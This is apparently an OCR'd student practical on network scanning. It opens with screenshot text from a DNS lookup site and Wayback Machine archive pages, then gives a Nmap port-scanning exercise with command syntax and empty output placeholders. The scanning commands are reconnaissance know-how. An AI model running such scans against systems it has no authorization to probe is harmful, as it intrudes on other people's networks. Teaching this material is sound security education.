



Gmail YouTube Maps News Translate edX Courses | View... Ravish Kumar Blog... India's Premier Satir... India set to slip belo... Explainer: The Citize... Articles | Vivek Kaul All Bookmarks
ping.eu
Online Ping, Traceroute, DNS lookup, WHOIS, Port check, Reverse lookup, Proxy checker, Bandwidth meter, Network calculator, Network mask calculator, Country by IP, Unit converter
Your IP is 106.194.233.185
Online service DNS lookup
DNS lookup – Look up DNS record
IP address or host name: indiana.edu
Go
Using domain server:
Name:
127.0.0.1
Address:
127.0.0.1#53
Aliases:
indiana.edu has address 129.79.123.143
indiana.edu has address 129.79.123.142
indiana.edu has IPv6 address 2001:18e8:2:e::11e
indiana.edu has IPv6 address 2001:18e8:2:e::11d
indiana.edu mail is handled by 0 indiana-edu.mail.protection.outlook.com.
Other functions:
Ping | Traceroute | DNS lookup | WHOIS | Port check | Reverse lookup | Proxy checker | Bandwidth meter | Network calculator | Network mask calculator | Country by IP | Unit converter


INTERNET ARCHIVE
DONATE
WayBackMachine
Explore more than 946 billion web pages saved over time
www.nmitd.edu.in
Calendar · Collections · Changes · Summary · Site Map · URLs
Saved 154 times between April 16, 2016 and June 20, 2025.
2003 2004 2005 2006 2007 2008 2009 2010 2011 2012 2013 2014 2015 2016 2017 2018 2019 2020 2021 2022 2023 2024 2025
JAN FEB MAR APR MAY JUN JUL AUG
web.archive.org/web/20170427134359/http://nmitd.edu.in/
http://nmitd.edu.in/
154 captures
NMITD is The Best MCA / MMS Course College in Mumbai
Expert Faculty, Learning Environment, Better Placements mark the institute as one of the finest Institutes in Mumbai !
About Us
The awakening of intelligentsia in the wake of introduction of western educational system in early 19 th century produced the first generation of leaders of Indian renaissance and reformation. The Deccan Education Society, Pune was founded by freedom fighters and visionaries Lokmanya Bal Gangadhar Tilak, Gopal Ganesh Agarkar, Vishnushastri Chiplunkar, Mahadev Ballal Namjoshi, Vaman Shivram Apte who first established "The New English School Pune (1880)" and later the "Deccan Education Society (DES)" on 24 th October 1884 in Pune. It was registered on 13 th August 1885 under, The Act No. XXI of 1860 and The Bombay Public Trust Act of 1950(Reg. No. F 167)
Read More...
Our Values
Vision
Keeping pace with ever changing technologies. Be a part of revolution leading technological and socioeconomic development of the country by enhancing the global competitiveness of technical manpower and by ensuing high quality technical education to all sections of the society. Exclusion of outmoded technologies and inclusion of the new appropriate and emerging technologies.
Mission
To facilitate the education by starting,



Compare
8 Changes
Variation: Low Hi
2018
7 Changes
2017
18 Changes


INTERNET ARCHIVE
DONATE
WayBackMachine
Explore more than 946 billion web pages saved over time
www.nmitd.edu.in
Calendar · Collections · Changes · Summary · Site Map · URLs
Saved 154 times between April 16, 2016 and June 20, 2025.
2003 2004 2005 2006 2007 2008 2009 2010 2011 2012 2013 2014 2015 2016 2017 2018 2019 2020 2021 2022 2023 2024 2025
Collection Jan Feb Mar Apr May Jun Jul Aug Sep Oct Nov Dec Captures Duplicates Errors
Alexa Crawls 32 0 0
Wide Crawl Number 15: … 1 0 0
Worldwide Web Crawls 1 0 0
MSAG-PDF-CRAWL-2017 1 0 0
Custom Crawl Services 1 0 0
Internet Archive Researc… 1 0 0
Survey Crawl Number 6: … 1 0 0
Survey Crawls 1 0 0


Saved 154 times between April 16, 2016 and June 20, 2025.
MIME-types
Any MIME-types
Year Start
2016
Year End
2024
All text image application
Summary on MIME-types Count
Quick search on MIME-types...
<< < 1 2 > >>
Captures
Captures Unique URLs
text/html 3,406 842
image/png 700 405
image/jpeg 476 408
application/javascript 474 249
text/css 466 283
application/pdf 291 181
application/json 258 123
image/gif 73 32
application/xml 46 11
text/calendar 25 2

This "Site Map" feature groups all the archives we have for websites by year, then builds a visual site map, in the form of a radial-tree graph, for each year.
The center circle is the "root" of the website and successive rings moving out from the center present pages from the site.
As you roll-over the rings and cells note the corresponding URLs change at the top, and that you can click on any of the individual pages to go directly to an archive of that URL.

2016 2017 2018 2019 2020 2021 2022 2023 2024 2025



Calendar · Collections · Changes · Summary · Site Map · URLs

5,836 URLs have been captured for this URL prefix.

Filter results by URL or MIME Type (i.e. '.txt')

URL ↑	MIME Type	From	To	Captures	Duplicates	Uniques
http://nmitd.edu.in/레벨업-어게인-다운로드/feed/	application/rss+xml	Nov 10, 2018	Nov 10, 2018	1	0	1
http://nmitd.edu.in/소나비아-다운로드/feed/	application/rss+xml	Oct 13, 2018	Oct 13, 2018	1	0	1
http://nmitd.edu.in/윈도우7-그림판-다운로드/feed/	application/rss+xml	Oct 14, 2018	Oct 14, 2018	1	0	1
http://nmitd.edu.in/윈도우7-usb-dvd-다운로드-도구/feed/	application/rss+xml	Nov 9, 2018	Nov 9, 2018	1	0	1
http://nmitd.edu.in/2017/07/20/	text/html	Apr 2, 2019	Apr 2, 2019	1	0	1
http://nmitd.edu.in/2018/01/08/	text/html	Apr 10, 2019	Apr 10, 2019	1	0	1
http://nmitd.edu.in/2018/01/10/	text/html	Mar 28, 2019	Mar 28, 2019	1	0	1
http://nmitd.edu.in/2018/02/15/	text/html	Apr 10, 2019	Apr 10, 2019	1	0	1
http://nmitd.edu.in/2018/05/31/	text/html	Apr 6, 2019	Apr 6, 2019	1	0	1
http://nmitd.edu.in/2018/06/20/	text/html	Apr 4, 2019	Apr 4, 2019	1	0	1
http://nmitd.edu.in/2018/06/22/	text/html	Apr 11, 2019	Apr 11, 2019	1	0	1
http://nmitd.edu.in/2018/07/05/	text/html	Mar 28, 2019	Mar 28, 2019	1	0	1
http://nmitd.edu.in/2018/12/17/	text/html	Jun 4, 2024	Jun 4, 2024	1	0	1
http://nmitd.edu.in/2018/12/18/	text/html	Mar 5, 2021	Mar 5, 2021	1	0	1
http://nmitd.edu.in/?a6e180d=100356	text/html	Oct 13, 2018	Oct 13, 2018	1	0	1
http://nmitd.edu.in/?a6e180d=36088	text/html	Oct 14, 2018	Oct 14, 2018	1	0	1
http://nmitd.edu.in/?a6e180d=66650	text/html	Nov 9, 2018	Nov 9, 2018	1	0	1

Practical No. 3: Scanning networks, Enumeration and sniffing

Aim : Using the software tools/commands to perform the following , generate an analysis report :

A. Port scanning:

Description :

Port scanning is a method of determining which ports on a network are open and could be receiving orsending data. It is also a process for sending packets to specific ports on a host and analyzing responses to identify vulnerabilities.

This scanning can't take place without first identifying a list of active hosts and mapping those hosts to their IP addresses. This activity, called host discovery, starts by doing a network scan.

The goal behind port and network scanning is to identify the organization of IP addresses, hosts, and ports to properly determine open or vulnerable server locations and diagnose security levels. Both network and port scanning can reveal the presence of security measures in place such as a firewall between the server and the user's device.

After a thorough network scan is complete and a list of active hosts is compiled, port scanning can take place to identify open ports on a network that may enable unauthorized access.


Nmap Tool: Nmap is a free, open source and multi-platform network security scanner used for network discovery and security auditing. Nmap can be extremely useful for helping we get to the root of the problem we are investigating, verify firewall rules or validate our routing tables are configured correctly.

Output:

A. Port Scanning:


Nmap Tool: Nmap is a free, open source and multi-platform network security scanner used for network discovery and security auditing. Nmap can be extremely useful for helping we get to the root of the problem we are investigating, verify firewall rules or validate our routing tables are configured correctly.

Link to download nmap-7.92 for windows platform:
https://nmap.org/download.html



Nmap needs Npcap which is the Nmap Project's packet capture (and sending) library for Microsoft Windows.

Link to download Npcap 0.9984 for windows platform: https://nmap.org/npcap/dist/



Note: We can use more command to display one screen of output at a time. Here use /E option and pass the other command output to more command using | (pipe) symbol.


Example: C:> dir | more/E

Questions:


1. Display the following for ip address 127.0.0.1 or any other ip address


   a. **Scan open ports (syntax: nmap –open ip_address / url)**


      Output:




b. Scan ports (syntax: nmap ip_address / url)










c. Scan single port (syntax: nmap -p 80 ip_address)



